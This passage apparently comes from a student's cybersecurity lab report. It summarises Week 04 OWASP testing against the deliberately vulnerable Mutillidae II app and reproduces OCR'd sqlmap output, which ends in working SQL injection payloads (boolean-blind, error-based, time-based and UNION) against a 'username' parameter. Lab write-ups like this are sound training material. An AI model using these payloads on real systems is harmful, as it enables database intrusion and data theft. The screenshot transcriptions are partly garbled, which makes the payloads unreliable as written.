






[illegible]

Week 03 — Screenshot 27 of 29



Week 03 — Screenshot 28 of 29

[illegible]


Week 03 — Screenshot 29 of 29

2.4 Week 04 — Overview

Week 04 covered OWASP Top 10 vulnerability testing against Metasploitable 2 / Mutillidae II. Burp Suite was used to intercept and manipulate HTTP traffic. SQL injection was demonstrated both manually and via SQLMap. IDOR was exploited via cookie manipulation, and XSS payloads were injected into input fields. File inclusion vulnerabilities (LFI/RFI) were also tested.

Key Tasks / Findings:


- Burp Suite proxy setup and HTTP interception
- SQL Injection — manual and automated via SQLMap
- IDOR (Insecure Direct Object Reference) via cookie manipulation
- Cross-Site Scripting (XSS) — reflected and stored
- Local/Remote File Inclusion (LFI/RFI) testing
- 20 screenshots documented




Week 04 — Screenshot 1 of 20



Week 04 — Screenshot 2 of 20




Week 04 — Screenshot 3 of 20



Week 04 — Screenshot 4 of 20




Week 04 — Screenshot 5 of 20




Week 04 — Screenshot 6 of 20




Week 04 — Screenshot 7 of 20



Week 04 — Screenshot 8 of 20



Week 04 — Screenshot 9 of 20



Week 04 — Screenshot 10 of 20



Week 04 — Screenshot 11 of 20

```
Session Adobe Edge View Help
[+] http://192.168.56.161/utilidades/index.php?page=user-info.php&username=admin&password=user-info-php-submit-buttonViewAccountDetails -- http
on -000

{1.38.45table}
https://sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 21:10:14 / 2020-07-10/

[21:26:54] [WARNING] provided value for parameter 'password' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[21:26:54] [INFO] testing connection to the target URL
[21:26:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:26:54] [INFO] testing if the target URL content is stable
[21:26:54] [INFO] target URL content is stable
[21:26:54] [INFO] testing if GET parameter 'page' is dynamic
[21:26:54] [INFO] GET parameter 'page' appears to be dynamic
[21:26:54] [WARNING] heuristic (basic) test shows that GET parameter 'page' might not be injectable
[21:26:54] [INFO] heuristic (XSS) test shows that GET parameter 'page' might be vulnerable to cross-site scripting (XSS) attacks
[21:26:54] [INFO] heuristic (FI) test shows that GET parameter 'page' might be vulnerable to file inclusion (FI) attacks
[21:26:54] [INFO] testing for SQL injection on GET parameter 'page'
[21:26:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:26:54] [WARNING] reflective value(s) found and filtering out
[21:26:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:26:54] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:26:54] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:26:54] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[21:26:54] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[21:26:54] [INFO] testing 'Generic inline queries'
[21:26:54] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[21:26:54] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[21:26:54] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.DERIVE_MESSAGE - comment)'
[21:26:54] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[21:27:00] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
```

Week 04 — Screenshot 12 of 20

```
Session Adobe Edge View Help
[21:27:01] [INFO] heuristic (basic) test shows that GET parameter 'username' might be injectable (possible DBMS: 'PostgreSQL or MySQL')
[21:27:01] [INFO] heuristic (XSS) test shows that GET parameter 'username' might be vulnerable to cross-site scripting (XSS) attacks
[21:27:01] [INFO] testing for SQL injection on GET parameter 'username'
[21:27:01] [INFO] back-end DBMS is 'PostgreSQL or MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[21:27:01] [INFO] for the remaining tests, do you want to include all tests for 'PostgreSQL or MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[21:27:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:27:01] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:27:01] [INFO] testing 'Generic inline queries'
[21:27:01] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[21:27:01] [INFO] testing 'PostgreSQL OR boolean-based blind - WHERE or HAVING clause (CAST)'
[21:27:01] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace'
[21:27:01] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (original value)'
[21:27:01] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (GENERATE_SERIES)'
[21:27:01] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (GENERATE_SERIES - original value)'
[21:27:01] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY, GROUP BY clause'
[21:27:01] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause (original value)'
[21:27:01] [INFO] testing 'PostgreSQL boolean-based blind - ORDER BY clause (GENERATE_SERIES)'
[21:27:01] [INFO] testing 'PostgreSQL boolean-based blind - Stacked queries'
[21:27:01] [INFO] testing 'PostgreSQL boolean-based blind - Stacked queries (GENERATE_SERIES)'
[21:27:01] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:27:01] [INFO] testing 'PostgreSQL OR error-based - WHERE or HAVING clause'
[21:27:01] [INFO] testing 'PostgreSQL error-based - Parameter replace'
[21:27:01] [INFO] testing 'PostgreSQL error-based - Parameter replace (GENERATE_SERIES)'
[21:27:01] [INFO] testing 'PostgreSQL error-based - ORDER BY, GROUP BY clause'
[21:27:01] [INFO] testing 'PostgreSQL error-based - ORDER BY, GROUP BY clause (GENERATE_SERIES)'
[21:27:01] [INFO] testing 'PostgreSQL inline queries'
[21:27:01] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[21:27:01] [INFO] testing 'PostgreSQL > 8.1 stacked queries'
[21:27:01] [INFO] testing 'PostgreSQL stacked queries (heavy query - comment)'
[21:27:01] [INFO] testing 'PostgreSQL stacked queries (heavy query)'
[21:27:01] [INFO] testing 'PostgreSQL < 8.2 stacked queries (GLOB - comment)'
[21:27:01] [INFO] testing 'PostgreSQL < 8.2 stacked queries (GLOB)'
[21:27:01] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[21:27:01] [INFO] testing 'PostgreSQL > 8.1 OR time-based blind'
[21:27:01] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind (comment)'
[21:27:01] [INFO] testing 'PostgreSQL > 8.1 OR time-based blind (comment)'
[21:27:01] [INFO] testing 'PostgreSQL AND time-based blind (heavy query)'
[21:27:01] [INFO] testing 'PostgreSQL OR time-based blind (heavy query)'
[21:27:01] [INFO] testing 'PostgreSQL AND time-based blind (heavy query - comment)'
[21:27:01] [INFO] testing 'PostgreSQL OR time-based blind (heavy query - comment)'
```

Week 04 — Screenshot 13 of 20

```
Session Adobe Edge View Help
t-string='id')
[21:28:10] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:28:10] [INFO] testing 'MySQL > 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:28:10] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[21:28:10] [INFO] testing 'MySQL > 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[21:28:11] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BEGINT UNSIGNED)'
[21:28:11] [INFO] testing 'MySQL > 5.5 OR error-based - WHERE or HAVING clause (BEGINT UNSIGNED)'
[21:28:11] [INFO] testing 'MySQL > 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[21:28:11] [INFO] testing 'MySQL > 5.6 OR error-based - WHERE or HAVING clause (EXP)'
[21:28:11] [INFO] testing 'MySQL > 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[21:28:11] [INFO] testing 'MySQL > 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[21:28:11] [INFO] testing 'MySQL > 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[21:28:11] [INFO] testing 'MySQL > 5.6 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[21:28:11] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[21:28:11] [INFO] testing 'MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[21:28:12] [INFO] GET parameter 'username' is 'MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[21:28:12] [INFO] testing 'MySQL inline queries'
[21:28:12] [INFO] testing 'MySQL > 5.0.12 stacked queries (comment)'
[21:28:12] [INFO] testing 'MySQL > 5.0.12 stacked queries'
[21:28:12] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP - comment)'
[21:28:12] [INFO] testing 'MySQL > 5.0.12 stacked queries (query SLEEP)'
[21:28:12] [INFO] testing 'MySQL < 5.8.12 stacked queries (BENCHMARK - comment)'
[21:28:12] [INFO] testing 'MySQL < 5.8.12 stacked queries (BENCHMARK)'
[21:28:12] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[21:28:12] [INFO] GET parameter 'username' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
[21:28:12] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:28:12] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[21:28:12] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:28:12] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically exte
nding the range for current UNION query injection technique test
[21:28:12] [INFO] target URL appears to have 5 columns in query
[21:28:12] [INFO] GET parameter 'username' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [Y/n] N
sqlmap identified the following injection point(s) with a total of 1169 HTTP(s) requests:

Parameter: username (GET)
Type: boolean-based blind
Title: MySQL LIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
Payload: page=user-info.php&username=admin' LIKE (SELECT (CASE WHEN (9070=9070) THEN 0x164669696 ELSE 0x28 END))-- s/KqJgssaword@user-info-php-submit-
```

Week 04 — Screenshot 14 of 20

```
Session Actions: Stop View Help
Payload: page=user-info.php&username=admin' &LIKE (SELECT (CASE WHEN (9876=9876) THEN 0x61646d696e ELSE 0x28-29))-- //KqBpassword=busor-
button/View Account Details

Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=admin' AND ROW(6741,1440)>(SELECT COUNT(*),CONCAT(0x716a7a71,(SELECT (ELT(6741=6741,1)))0x7162717a71,FLOOR(RAND(0
+2)))x FROM (SELECT 3508 UNION SELECT 8902 UNION SELECT 8518 UNION SELECT 5257)a GROUP BY x)-- npV3gpassword=busor-info.php-submit-button/View Account Details

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username=admin' AND (SELECT 1813 FROM (SELECT(SLEEP(5)))p0NC)-- 4GB0password=busor-info.php-submit-button/View Account Details

Type: UNION query
Title: MySQL UNION query (NULL) - 6 columns
Payload: page=user-info.php&username=admin' UNION ALL SELECT NULL,NULL,CONCAT(0x716a7a71,0x4445464748494a4b4c4d4e4f5051525354555657585960616263646566676869707172737475767778798081828384858687888990919293949596979899a),NULL,NULL,0password=busor-info.php-submit-button/View Account Details

